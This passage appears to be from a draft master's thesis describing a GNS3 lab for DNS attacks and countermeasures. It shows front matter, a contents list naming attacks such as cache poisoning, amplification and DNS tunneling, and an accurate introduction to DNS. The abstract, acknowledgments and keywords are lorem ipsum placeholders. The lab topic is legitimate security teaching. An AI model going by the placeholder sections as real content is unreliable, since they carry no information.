



## **DNS Security Pentesting Lab**

**Pedro Ramos Luís Cotrim Barão**

Thesis to obtain the Master of Science Degree in

## **Telecommunications and Informatics Engineering**

Supervisors: Prof. Rui Valadas  
Tiago Domingues

### **Examination Committee**

Chairperson: Prof. Name of the Chairperson  
Supervisor: Prof. Rui Valadas  
Members of the Committee: Prof. Name of First Committee Member  
Dr. Name of Second Committee Member  
Eng. Name of Third Committee Member

**May 2026**

**Declaration**

I declare that this document is an original work of my own authorship and that it fulfills all the requirements of the Code of Conduct and Good Practices of the Universidade de Lisboa.

# Acknowledgments

I would like to thank my parents for their friendship, encouragement and caring over all these years, for always being there for me through thick and thin and without whom this project would not be possible. I would also like to thank my grandparents, aunts, uncles and cousins for their understanding and support throughout all these years.

Quisque facilisis erat a dui. Nam malesuada ornare dolor. Cras gravida, diam sit amet rhoncus ornare, erat elit consectetur erat, id egestas pede nibh eget odio. Proin tincidunt, velit vel porta elementum, magna diam molestie sapien, non aliquet massa pede eu diam. Aliquam iaculis.

Fusce et ipsum et nulla tristique facilisis. Donec eget sem sit amet ligula viverra gravida. Etiam vehicula urna vel turpis. Suspendisse sagittis ante a urna. Morbi a est quis orci consequat rutrum. Nullam egestas feugiat felis. Integer adipiscing semper ligula. Nunc molestie, nisl sit amet cursus convallis, sapien lectus pretium metus, vitae pretium enim wisi id lectus.

Donec vestibulum. Etiam vel nibh. Nulla facilisi. Mauris pharetra. Donec augue. Fusce ultrices, neque id dignissim ultrices, tellus mauris dictum elit, vel lacinia enim metus eu nunc.

I would also like to acknowledge my dissertation supervisors Prof. Some Name and Prof. Some Other Name for their insight, support and sharing of knowledge that has made this work possible.

Last but not least, to all my friends and colleagues that helped me grow as a person and were always there for me during the good and bad times in my life.

To each and every one of you – Thank you.



# Abstract

Nulla facilisi. In vel sem. Morbi id urna in diam dignissim feugiat. Proin molestie tortor eu velit. Aliquam erat volutpat. Nullam ultrices, diam tempus vulputate egestas, eros pede varius leo, sed imperdiet lectus est ornare odio. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin consectetur velit in dui. Phasellus wisi purus, interdum vitae, rutrum accumsan, viverra in, velit. Sed enim risus, congue non, tristique in, commodo eu, metus. Aenean tortor mi, imperdiet id, gravida eu, posuere eu, felis. Mauris sollicitudin, turpis in hendrerit sodales, lectus ipsum pellentesque ligula, sit amet scelerisque urna nibh ut arcu. Aliquam in lacus. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia Curae; Nulla placerat aliquam wisi. Mauris viverra odio. Quisque fermentum pulvinar odio. Proin posuere est vitae ligula. Etiam euismod. Cras a eros.

# Keywords

Maecenas tempus dictum libero; Donec non tortor in arcu mollis feugiat; Cras rutrum pulvinar tellus.



# Resumo

Pellentesque habitant morbi tristique senectus et netus et malesuada fames ac turpis egestas. Vestibulum tortor quam, feugiat vitae, ultricies eget, tempor sit amet, ante. Donec eu libero sit amet quam egestas semper. Aenean ultricies mi vitae est. Mauris placerat eleifend leo. Quisque sit amet est et sapien ullamcorper pharetra. Vestibulum erat wisi, condimentum sed, commodo vitae, ornare sit amet, wisi. Aenean fermentum, elit eget tincidunt condimentum, eros ipsum rutrum orci, sagittis tempus lacus enim ac dui. Donec non enim in turpis pulvinar facilisis. Ut felis. Aliquam aliquet, est a ullamcorper condimentum, tellus nulla fringilla elit, a iaculis nulla turpis sed wisi. Fusce volutpat. Etiam sodales ante id nunc. Proin ornare dignissim lacus. Nunc porttitor nunc a sem. Sed sollicitudin velit eu magna. Aliquam erat volutpat. Vivamus ornare est non wisi. Proin vel quam. Vivamus egestas. Nunc tempor diam vehicula mauris. Nullam sapien eros, facilisis vel, eleifend non, auctor dapibus, pede.

## Palavras Chave

Colaborativo; Codificação; Conteúdo Multimídia; Comunicação;





# Contents

|          |                                                 |          |
|----------|-------------------------------------------------|----------|
| <b>1</b> | <b>Introduction</b>                             | <b>1</b> |
| 1.1      | Motivation . . . . .                            | 1        |
| 1.2      | Work Objectives . . . . .                       | 2        |
| 1.3      | Document Structure . . . . .                    | 2        |
| <b>2</b> | <b>Background and Related Work</b>              | <b>3</b> |
| 2.1      | DNS - Domain Name System . . . . .              | 4        |
| 2.1.1    | Historical Evolution . . . . .                  | 4        |
| 2.1.2    | Technical Structure . . . . .                   | 4        |
| 2.1.3    | Security and Vulnerabilities . . . . .          | 8        |
| 2.1.4    | Operational and Research Relevance . . . . .    | 8        |
| 2.2      | DNS Security and Privacy Enhancements . . . . . | 9        |
| 2.2.1    | DNSSEC . . . . .                                | 9        |
| 2.2.2    | DNS over HTTPS (DoH) . . . . .                  | 11       |
| 2.2.3    | DNS over TLS (DoT) . . . . .                    | 12       |
| 2.2.4    | DNS over QUIC (DoQ) . . . . .                   | 13       |
| 2.3      | Overview of DNS Attacks . . . . .               | 13       |
| 2.3.1    | DNS Protocol Attacks . . . . .                  | 14       |
| 2.3.2    | DNS Server Attacks . . . . .                    | 14       |
| 2.3.3    | DNS Abuse/Misuse . . . . .                      | 14       |
| 2.4      | DNS Security . . . . .                          | 15       |
| 2.4.1    | DNS Rebinding . . . . .                         | 16       |
| 2.4.2    | DHCP DNS Spoofing . . . . .                     | 18       |
| 2.4.3    | NXDOMAIN DDoS . . . . .                         | 20       |
| 2.4.4    | DNS Cache Poisoning (Spoofing) . . . . .        | 23       |
| 2.4.5    | Unauthorized Zone Transfer . . . . .            | 29       |
| 2.4.6    | DNS ARP Poisoning . . . . .                     | 31       |
| 2.4.7    | DNS Amplification . . . . .                     | 33       |

|          |                                                |           |
|----------|------------------------------------------------|-----------|
| 2.4.8    | DNS Fast Flux                                  | 36        |
| 2.4.9    | DNS Tunneling                                  | 41        |
| 2.4.10   | DGAs - Domain Generation Algorithms            | 44        |
| 2.4.10.A | Classification of DGA Algorithm Types          | 45        |
| 2.5      | Related Work                                   | 47        |
| 2.5.1    | SEED Labs                                      | 47        |
| 2.5.2    | Pentesting Labs                                | 48        |
| <b>3</b> | <b>Lab Implementation</b>                      | <b>49</b> |
| 3.1      | Lab Guides                                     | 51        |
| 3.2      | Lab Structure                                  | 51        |
| 3.3      | DNS Rebinding                                  | 51        |
| 3.3.1    | Network Architecture and Environment Setup     | 51        |
| 3.3.2    | Attack Implementation                          | 52        |
| 3.3.3    | Attack Results and Traffic Analysis            | 53        |
| 3.3.3.A  | Initial DNS Resolution and Page Load           | 53        |
| 3.3.3.B  | Rebinding and Private Network Access           | 53        |
| 3.3.4    | DNS Pinning Countermeasure                     | 54        |
| 3.3.5    | Countermeasure Results and Mitigation Analysis | 54        |
| 3.3.5.A  | Analysis and Conclusion                        | 55        |
| 3.4      | DHCP DNS Spoofing                              | 55        |
| 3.4.1    | Network Architecture and Environment Setup     | 55        |
| 3.4.2    | Attack Implementation                          | 55        |
| 3.4.3    | Attack Results and Traffic Analysis            | 57        |
| 3.4.3.A  | DHCP Interception Phase                        | 57        |
| 3.4.3.B  | DNS Hijacking and Resolution Phase             | 57        |
| 3.4.4    | DHCP Snooping Countermeasure                   | 58        |
| 3.4.5    | Countermeasure Results and Mitigation Analysis | 58        |
| 3.4.5.A  | Analysis and Conclusion                        | 59        |
| 3.5      | NXDOMAIN DDoS                                  | 59        |
| 3.5.1    | Network Architecture and Environment Setup     | 59        |
| 3.5.2    | Attack Implementation                          | 60        |
| 3.5.3    | Attack Results and Traffic Analysis            | 61        |
| 3.5.3.A  | Flood at the Resolver Layer                    | 61        |
| 3.5.3.B  | Cascade Effect at the Authoritative Server     | 61        |
| 3.5.3.C  | Service Disruption Confirmation                | 61        |

|         |                                                            |    |
|---------|------------------------------------------------------------|----|
| 3.5.4   | Firewall Rule Countermeasure . . . . .                     | 62 |
| 3.5.5   | Countermeasure Results and Mitigation Analysis . . . . .   | 62 |
| 3.5.5.A | Impact on Traffic . . . . .                                | 62 |
| 3.5.5.B | Analysis and Conclusion . . . . .                          | 63 |
| 3.6     | DNS Cache Poisoning . . . . .                              | 63 |
| 3.6.1   | Network Architecture and Environment Setup . . . . .       | 64 |
| 3.6.2   | Attack Implementation . . . . .                            | 64 |
| 3.6.3   | Attack Results and Traffic Analysis . . . . .              | 65 |
| 3.6.3.A | Race Condition and Packet Injection . . . . .              | 65 |
| 3.6.4   | DNSSEC Countermeasure . . . . .                            | 66 |
| 3.6.5   | Countermeasure Results and Mitigation Analysis . . . . .   | 66 |
| 3.6.5.A | Analysis and Conclusion . . . . .                          | 66 |
| 3.7     | Kaminsky Cache Poisoning . . . . .                         | 67 |
| 3.7.1   | Network Architecture and Environment Setup . . . . .       | 67 |
| 3.7.2   | Attack Implementation . . . . .                            | 68 |
| 3.7.3   | Attack Results and Traffic Analysis . . . . .              | 68 |
| 3.7.3.A | In-Bailiwick NS Poisoning (ns1.example.com) . . . . .      | 68 |
| 3.7.3.B | Out-of-Bailiwick NS Poisoning (ns1.attacker.com) . . . . . | 69 |
| 3.7.4   | Source Port Randomisation Countermeasure . . . . .         | 70 |
| 3.7.5   | Countermeasure Results and Mitigation Analysis . . . . .   | 70 |
| 3.7.5.A | Analysis and Conclusion . . . . .                          | 70 |
| 3.8     | Unauthorized Zone Transfer . . . . .                       | 71 |
| 3.8.1   | Network Architecture and Environment Setup . . . . .       | 71 |
| 3.8.2   | Attack Implementation . . . . .                            | 71 |
| 3.8.3   | Attack Results and Traffic Analysis . . . . .              | 72 |
| 3.8.3.A | Zone Transfer and Data Extraction . . . . .                | 72 |
| 3.8.4   | Countermeasure Implementation . . . . .                    | 72 |
| 3.8.5   | Countermeasure Results and Mitigation Analysis . . . . .   | 73 |
| 3.8.6   | Conclusion . . . . .                                       | 73 |
| 3.9     | DNS ARP Poisoning . . . . .                                | 73 |
| 3.9.1   | Network Architecture and Environment Setup . . . . .       | 74 |
| 3.9.2   | Attack Implementation . . . . .                            | 74 |
| 3.9.3   | Attack Results and Traffic Analysis . . . . .              | 75 |
| 3.9.3.A | ARP Poisoning Phase . . . . .                              | 75 |
| 3.9.3.B | DNS Spoofing and Redirection Phase . . . . .               | 75 |

|          |                                                                         |    |
|----------|-------------------------------------------------------------------------|----|
| 3.9.4    | Dynamic ARP Inspection (DAI) via DHCP Snooping Countermeasure . . . . . | 76 |
| 3.9.5    | Countermeasure Results and Mitigation Analysis . . . . .                | 76 |
| 3.9.5.A  | Analysis and Conclusion . . . . .                                       | 77 |
| 3.10     | DNS Amplification . . . . .                                             | 77 |
| 3.10.1   | Network Architecture and Environment Setup . . . . .                    | 78 |
| 3.10.2   | Attack Implementation . . . . .                                         | 78 |
| 3.10.3   | Attack Results and Traffic Analysis . . . . .                           | 79 |
| 3.10.3.A | Amplified Traffic Flood . . . . .                                       | 79 |
| 3.10.3.B | Service Disruption Confirmation . . . . .                               | 79 |
| 3.10.4   | Response Rate Limiting Countermeasure . . . . .                         | 80 |
| 3.10.5   | Countermeasure Results and Mitigation Analysis . . . . .                | 80 |
| 3.10.5.A | Analysis and Conclusion . . . . .                                       | 80 |
| 3.11     | DNS Fast Flux . . . . .                                                 | 81 |
| 3.11.1   | Network Architecture and Environment Setup . . . . .                    | 81 |
| 3.11.2   | Attack Implementation . . . . .                                         | 82 |
| 3.11.3   | Attack Results and Traffic Analysis . . . . .                           | 83 |
| 3.11.3.A | DNS Rotation Phase . . . . .                                            | 83 |
| 3.11.3.B | C&C Communication Phase . . . . .                                       | 84 |
| 3.11.4   | Sniffer Countermeasure . . . . .                                        | 84 |
| 3.11.5   | Countermeasure Results and Mitigation Analysis . . . . .                | 85 |
| 3.11.5.A | Single Flux Detection . . . . .                                         | 85 |
| 3.11.5.B | Double Flux Detection and Positional Limitation . . . . .               | 86 |
| 3.11.5.C | Analysis and Conclusion . . . . .                                       | 86 |
| 3.12     | DNS Tunneling . . . . .                                                 | 87 |
| 3.12.1   | Network Architecture and Environment Setup . . . . .                    | 87 |
| 3.12.2   | Attack Implementation . . . . .                                         | 87 |
| 3.12.3   | Attack Results and Traffic Analysis . . . . .                           | 88 |
| 3.12.3.A | Data Encoding and Transmission . . . . .                                | 88 |
| 3.12.3.B | Data Extraction and Command Channel . . . . .                           | 88 |
| 3.12.4   | Resolver-Side IDS with Active Blocking Countermeasure . . . . .         | 89 |
| 3.12.5   | Countermeasure Results and Mitigation Analysis . . . . .                | 90 |
| 3.12.5.A | Analysis and Conclusion . . . . .                                       | 90 |
| 3.13     | DGA-based . . . . .                                                     | 91 |
| 3.13.1   | Network Architecture and Environment Setup . . . . .                    | 91 |
| 3.13.2   | Attack Implementation . . . . .                                         | 91 |

|                                                                 |            |
|-----------------------------------------------------------------|------------|
| 3.13.3 Attack Results and Traffic Analysis . . . . .            | 92         |
| 3.13.3.A DNS Trial and Error Phase . . . . .                    | 93         |
| 3.13.3.B C&C Connection and Beaconsing . . . . .                | 94         |
| 3.13.3.C Data Exfiltration Results . . . . .                    | 94         |
| 3.13.4 Snort IPS Countermeasure . . . . .                       | 95         |
| 3.13.5 Countermeasure Results and Mitigation Analysis . . . . . | 96         |
| 3.13.5.A Detection Phase (IDS Mode) . . . . .                   | 96         |
| 3.13.5.B Prevention Phase (IPS Mode) . . . . .                  | 97         |
| 3.13.5.C Analysis and Conclusion . . . . .                      | 97         |
| 3.14 Combined Fast Flux/DGA/Tunneling . . . . .                 | 98         |
| 3.14.1 Network Architecture and Environment Setup . . . . .     | 98         |
| 3.14.2 Attack Implementation . . . . .                          | 99         |
| 3.14.3 Attack Results and Traffic Analysis . . . . .            | 100        |
| 3.14.3.A DGA Trial-and-Error Discovery . . . . .                | 100        |
| 3.14.3.B Data Exfiltration via Subdomains . . . . .             | 100        |
| 3.14.3.C FFA and Domain Rotation . . . . .                      | 100        |
| 3.14.3.D Analysis and Conclusion . . . . .                      | 101        |
| <b>4 Conclusion</b>                                             | <b>103</b> |
| 4.1 Conclusions . . . . .                                       | 103        |
| 4.2 System Limitations and Future Work . . . . .                | 104        |
| <b>Bibliography</b>                                             | <b>105</b> |



# List of Figures

|      |                                                                                                                                                                                                                                                                             |    |
|------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 2.1  | Structure of a DNS Query Message and a DNS Response Message . . . . .                                                                                                                                                                                                       | 6  |
| 2.2  | Example of DNS Lookup Operation . . . . .                                                                                                                                                                                                                                   | 7  |
| 2.3  | DNSSEC Validation Process . . . . .                                                                                                                                                                                                                                         | 10 |
| 2.4  | Overview of DNS Attacks - Source: [1] . . . . .                                                                                                                                                                                                                             | 13 |
| 2.5  | DNS Rebinding Attack . . . . .                                                                                                                                                                                                                                              | 17 |
| 2.6  | DHCP DNS Spoofing attack scenario . . . . .                                                                                                                                                                                                                                 | 20 |
| 2.7  | NXDOMAIN DDoS . . . . .                                                                                                                                                                                                                                                     | 22 |
| 2.8  | DNS Cache Poisoning attack . . . . .                                                                                                                                                                                                                                        | 25 |
| 2.9  | DNS Kaminsky Spoofing attack . . . . .                                                                                                                                                                                                                                      | 27 |
| 2.10 | Unauthorized Zone Transfer attack scenario . . . . .                                                                                                                                                                                                                        | 31 |
| 2.11 | DNS ARP Poisoning attack scenario . . . . .                                                                                                                                                                                                                                 | 32 |
| 2.12 | DNS Amplification attack scenario . . . . .                                                                                                                                                                                                                                 | 35 |
| 2.13 | Fast Flux - Single Flux Mechanism . . . . .                                                                                                                                                                                                                                 | 38 |
| 2.14 | Fast Flux - Double Flux Mechanism . . . . .                                                                                                                                                                                                                                 | 40 |
| 2.15 | DNS Tunneling . . . . .                                                                                                                                                                                                                                                     | 42 |
| 2.16 | DGA-based C&C attack . . . . .                                                                                                                                                                                                                                              | 46 |
| 3.1  | DNS Rebinding GNS3 Lab Topology . . . . .                                                                                                                                                                                                                                   | 51 |
| 3.2  | Wireshark capture showing the two DNS responses for <code>www.dnsrebindingmalware.com</code> :<br>the initial resolution to 220.0.0.1 (Malicious Website) and the rebind resolution to 10.0.2.2<br>(Victim Server), followed by HTTP requests to the private host . . . . . | 53 |
| 3.3  | Victim Server lights panel after the attack, showing all lights turned on by the malicious<br>script . . . . .                                                                                                                                                              | 54 |
| 3.4  | DHCP DNS Spoofing GNS3 Lab Topology . . . . .                                                                                                                                                                                                                               | 56 |
| 3.5  | Wireshark capture on a Victim's interface showing the rogue DHCP Offer and DNS queries<br>from a Victim being sent to <b>10.0.3.1</b> and receiving forged responses redirecting <code>example.com</code><br>subdomains to <b>10.0.20.1</b> . . . . .                       | 57 |

|      |                                                                                                                                                                                                                  |    |
|------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 3.6  | Wireshark capture on a Victim's interface showing the rogue DHCP Offer from the Attacker DHCP Server, with DHCP Option 6 set to the attacker-controlled DNS server <b>10.0.3.1</b> . . .                         | 57 |
| 3.7  | Wireshark capture on a Victim's interface after DHCP Snooping is enabled, showing only the legitimate DHCP Offer from <b>10.0.2.254</b> being forwarded; rogue offers from <b>10.0.2.21</b> are absent . . . . . | 58 |
| 3.8  | NXDOMAIN DDoS GNS3 Lab Topology . . . . .                                                                                                                                                                        | 59 |
| 3.9  | Wireshark capture next to a Victim Resolver during the attack, showing the flood of DNS queries for randomly generated subdomains of <code>example.com</code> arriving from multiple bot IPs                     | 61 |
| 3.10 | Wireshark capture next to the Authoritative Server during the attack, showing forwarded NXDOMAIN queries arriving from the resolver IPs . . . . .                                                                | 62 |
| 3.11 | Wireshark capture next to a Victim Resolver after <code>iptables</code> rate-limiting is applied, showing bot traffic being dropped and query volume decreased . . . . .                                         | 63 |
| 3.12 | DNS Cache Poisoning GNS3 Lab Topology . . . . .                                                                                                                                                                  | 64 |
| 3.13 | Wireshark capture at the Resolver showing forged response arriving before the legitimate authoritative reply . . . . .                                                                                           | 65 |
| 3.14 | Wireshark capture at the Resolver showing both the forged response from the attacker and the legitimate response from the authoritative server . . . . .                                                         | 66 |
| 3.15 | Kaminsky Cache Poisoning GNS3 Lab Topology . . . . .                                                                                                                                                             | 67 |
| 3.16 | Resolver cache status after a successful poisoning attack . . . . .                                                                                                                                              | 69 |
| 3.17 | Unauthorized Zone Transfer attack GNS3 Lab Topology . . . . .                                                                                                                                                    | 71 |
| 3.18 | Wireshark capture showing the AXFR request and the full zone transfer response from the Victim-Nameserver . . . . .                                                                                              | 72 |
| 3.19 | DNS ARP Poisoning GNS3 Lab Topology . . . . .                                                                                                                                                                    | 74 |
| 3.21 | Victim browser displaying the Attacker Webserver's rogue page after DNS redirection . .                                                                                                                          | 75 |
| 3.20 | Wireshark capture on the Victim's interface showing ARP poisoning packets and the subsequent intercepted DNS query and HTTP connection . . . . .                                                                 | 75 |
| 3.22 | Wireshark capture on the Victim's interface after DAI is enabled, showing no spoofed ARP packets and the legitimate DNS resolution proceeding normally . . . . .                                                 | 76 |
| 3.23 | DNS Amplification GNS3 Lab Topology . . . . .                                                                                                                                                                    | 78 |
| 3.24 | Wireshark capture next to the Victim's interface showing the flood of amplified <code>ANY</code> DNS responses from multiple resolvers . . . . .                                                                 | 79 |
| 3.25 | Wireshark capture next to one of the Resolvers after RRL is enabled, showing suppressed responses to the spoofed victim IP . . . . .                                                                             | 80 |
| 3.26 | GNS3 Topology used in the Single Flux Lab . . . . .                                                                                                                                                              | 82 |



|                                                                                                                                                                                 |     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| 3.27 Wireshark capture between the Victim and the Router showing recurring DNS queries for <code>cc.attacker.com</code> , and the subsequent HTTP traffic . . . . .             | 83  |
| 3.28 Wireshark capture between the C&C Server and the Router showing dynamic DNS updates of <code>cc.attacker.com</code> , and HTTP traffic . . . . .                           | 84  |
| 3.29 Updated GNS3 lab topology of the Single Fux variant with the <b>Sniffer</b> node inserted on a hub adjacent to the <b>Victim</b> . . . . .                                 | 85  |
| 3.30 Sniffer alert message shown during attack detection on the Single Flux lab . . . . .                                                                                       | 86  |
| 3.31 DNS Tunneling GNS3 Lab Topology . . . . .                                                                                                                                  | 87  |
| 3.32 Wireshark capture between the NS-Attacker and the Resolver machines showing DNS subdomain queries and respective responses . . . . .                                       | 88  |
| 3.33 Attacker machine terminal showing extracted data that was encoded in subdomains of DNS Queries . . . . .                                                                   | 89  |
| 3.34 DNS Tunneling Countermeasure GNS3 Lab Topology . . . . .                                                                                                                   | 89  |
| 3.35 Wireshark capture between the Resolver-side IDS and the Victim machines showing DNS subdomain queries and failed responses after the blocking script is executed . . . . . | 90  |
| 3.36 GNS3 Lab Topology for DGA-based attack . . . . .                                                                                                                           | 91  |
| 3.37 Wireshark capture between the DNS-Server and the Victim machines showing DGA trial and error, and final resolution . . . . .                                               | 93  |
| 3.38 C2-Server terminal showing successful beacon confirmation and command output . . . .                                                                                       | 94  |
| 3.39 C2-Server "read password.txt" command output showing the content of password.txt . . .                                                                                     | 95  |
| 3.40 DGAs Countermeasure GNS3 Lab Topology . . . . .                                                                                                                            | 96  |
| 3.41 Snort console showing the "High Volume DNS Responses" alerts . . . . .                                                                                                     | 96  |
| 3.42 Wireshark capture between the Victim and the DNS-Server machines showing traffic after the "drop" rule activation . . . . .                                                | 97  |
| 3.43 Combined Attack GNS3 Lab Topology . . . . .                                                                                                                                | 98  |
| 3.44 Wireshark capture adjacent to the Victim showing DGA trial-and-error queries followed by DNS tunneling subdomain queries to the active AGD . . . . .                       | 100 |



# List of Tables

|                                      |   |
|--------------------------------------|---|
| 2.1 Main DNS Records types . . . . . | 6 |
|--------------------------------------|---|



# List of Algorithms



# Listings





# Acronyms

**DAQ**      Data Acquisition



# 1

## Introduction

### Contents

---

|                                  |   |
|----------------------------------|---|
| 1.1 Motivation . . . . .         | 1 |
| 1.2 Work Objectives . . . . .    | 2 |
| 1.3 Document Structure . . . . . | 2 |

---

### 1.1 Motivation

The Domain Name System (DNS) is a cornerstone of Internet functionality and has become a prime target for a wide array of cyberattacks. These include Denial of Service (DoS), Distributed Denial of Service (DDoS), amplification attacks, DNS hijacking, DNS Tunneling, DNS poisoning, cache poisoning, and attacks utilizing Domain Generation Algorithms (DGAs). These threats not only compromise the availability and integrity of Internet services but also pose significant risks to user privacy and data security.

## 1.2 Work Objectives

The MSc Dissertation that follows this Integrated Project aims to develop a comprehensive pentesting lab environment based on GNS3. This environment is designed to facilitate the exploration of DNS attacks and their corresponding countermeasures. The lab will serve as a controlled setting where students, cybersecurity enthusiasts, and aspiring professionals can safely identify, exploit, and mitigate DNS vulnerabilities without affecting live systems or users.

This project focuses on developing a comprehensive pentesting lab environment using GNS3 to simulate and analyze a variety of DNS attacks and their countermeasures. The lab will cover key attack types including DNS Rebinding, Domain Generation Algorithms (DGAs), and DNS Fast Flux. Core tasks include gaining a deep understanding of these attack techniques and associated countermeasures, particularly the implementation and evaluation of DNSSEC and DNS-over-HTTPS (DoH), as well as automating the deployment and configuration process using Python and Ansible. Each attack and countermeasure will be implemented in both Python and Go to compare performance and code clarity. Finally, a set of detailed lab guides will be developed to provide step-by-step instructions for installation, configuration, and experimentation, enabling practitioners to explore DNS security through hands-on experience.

## 1.3 Document Structure

This document is structured as follows: Chapter 1 In chapter 2 curabitur nulla purus, feugiat id, elementum in, lobortis quis, pede. In ?? consequat ligula nec tortor. Integer eget sem. Ut vitae enim eu est vehicula gravida. Chapter 3 morbi egestas, urna non consequat tempus, nunc arcu mollis enim, eu aliquam erat nulla non nibh in ??. Chapter 4 suspendisse dolor nisl, ultrices at, eleifend vel, consequat at, dolor.

# 2

## Background and Related Work

### Contents

---

|                                                     |    |
|-----------------------------------------------------|----|
| 2.1 DNS - Domain Name System . . . . .              | 4  |
| 2.2 DNS Security and Privacy Enhancements . . . . . | 9  |
| 2.3 Overview of DNS Attacks . . . . .               | 13 |
| 2.4 DNS Security . . . . .                          | 15 |
| 2.5 Related Work . . . . .                          | 47 |

---

This chapter is organized to provide foundational information on DNS, which is essential for understanding the concepts presented in this document. Section 2.1 begins with an overview of DNS. Section 2.2 introduces DNS Security and Privacy Enhancements. Following this, Section 2.3 provides an overview of DNS attacks. Finally, Section 2.4 explores in detail the DNS attacks analyzed in the DNS Security lab.

## 2.1 DNS - Domain Name System

The Domain Name System (DNS) is one of the core building blocks of the Internet's infrastructure, enabling the mapping of human-readable domain names to numerical Internet Protocol (IP) addresses. Without DNS, users would be required to remember and input long strings of numbers to access websites and online services, which would be impractical and error-prone. Instead, DNS abstracts this complexity and provides a naming system that is intuitive and scalable, serving as what is often described as the "phonebook of the Internet" [2].

### 2.1.1 Historical Evolution

Originally developed in the early 1980s, DNS emerged as a solution to the limitations of the centrally maintained hosts.txt file used in the ARPANET. As the number of networked devices grew exponentially, the need for a distributed, fault-tolerant naming system became apparent [3]. In 1983, Paul Mockapetris introduced DNS through the foundational RFCs 882 and 883 (later updated by RFCs 1034 and 1035 [4] [5]), which established the fundamental structure and mechanisms of the system.

Since then, DNS has evolved significantly in both scale and sophistication. It now underpins nearly every user-facing service on the Internet, from web browsing and email to cloud computing and IoT ecosystems. The protocol has adapted to support modern requirements such as internationalized domain names (IDNs), that are formed using characters from different scripts, such as Arabic, Chinese or Cyrillic encoded by the Unicode standard, content delivery networks (CDNs) a geographically distributed network of proxy servers and their data centers which provide high availability and performance, and mobile networks [6].

### 2.1.2 Technical Structure

**Name Servers** Name servers form a hierarchical network of computers tasked with converting domain names into IP addresses. At the apex of this hierarchy are 13 root name servers, which manage requests directed to all top-level domains (TLD) name servers. These TLD name servers store data about authoritative name servers, which possess the actual mapping records for specific domain names [7] [1]. A resolver is another type of name server that manages client DNS queries by navigating the DNS hierarchy. Often referred to as a recursive name server, it performs a sequence of queries on behalf of the client until it retrieves the required IP address. This recursive process involves the resolver contacting the root name server, followed by the appropriate TLD server, and finally the authoritative server, gathering necessary information at each step and ultimately returning the resolved IP address to the client. By contrast, an iterative process shifts more responsibility to the client. In an iterative DNS resolution, the server replies with the address of the next server to contact, rather than completing the resolution

itself. The client must then continue querying each server in turn until it reaches the authoritative server and obtains the IP address.

One of the most widely used pieces of software for implementing DNS servers, including authoritative name servers, is BIND (Berkeley Internet Name Domain) [8]. BIND is open-source and enables the translation of domain names into IP addresses efficiently and reliably [3].


**Domain Names** The structure of domain names includes multiple segments, each separated by dots. The segment farthest to the right is known as the Top-Level Domain (TLD), signifying the highest tier in the domain hierarchy (e.g., .com). Within this hierarchy, a specific domain name denotes a second-level domain beneath a TLD (for instance, amazon.com). Additionally, each domain name can oversee various subdomains, adhering to the hierarchical arrangement of the domain name (nth-level domain, depicted from right to left and separated by dots) [9].

**DNS Zone Files and Records** In the Domain Name System (DNS), the concept of a zone is fundamental for organizing and delegating control over portions of the DNS namespace. A DNS zone represents a distinct portion of the domain namespace that is managed by a specific organization or administrator. Each zone contains information about one or more domain names and is served by at least one authoritative DNS server. The server that manages all records within a zone is referred to as the authoritative name server for that zone. Often, the administrator of a zone (called the parent zone) may choose to delegate responsibility for a subdomain to another server. This creates a child zone, which becomes responsible for maintaining its own DNS records while still being part of the overall hierarchical DNS structure [10].

A zone file is a straightforward text file containing mappings between domain names and IP addresses. This mechanism enables the DNS system to determine the appropriate IP address to contact when a user requests a specific domain name. Each zone file comprises one or more DNS records, which facilitate individual mappings between resources and names. DNS records primarily serve to map domain names to IP addresses, specify name servers, and/or designate mail servers for particular domains [4] [5]. 2.1 enumerates several common DNS records found in every zone file.

| Type of Record           | Definition                                                                                                                                          |
|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| Start of Authority (SOA) | A mandatory entry in zone files, comprising various elements such as the zone's root, primary name server, and the email of the zone administrator. |
| A and AAAA               | These records map a host to an IPv4 or IPv6 address, respectively.                                                                                  |
| CNAME                    | Establishes an alias pointing to the canonical name of a server.                                                                                    |
| NS                       | Specifies the name servers utilized for the zone.                                                                                                   |
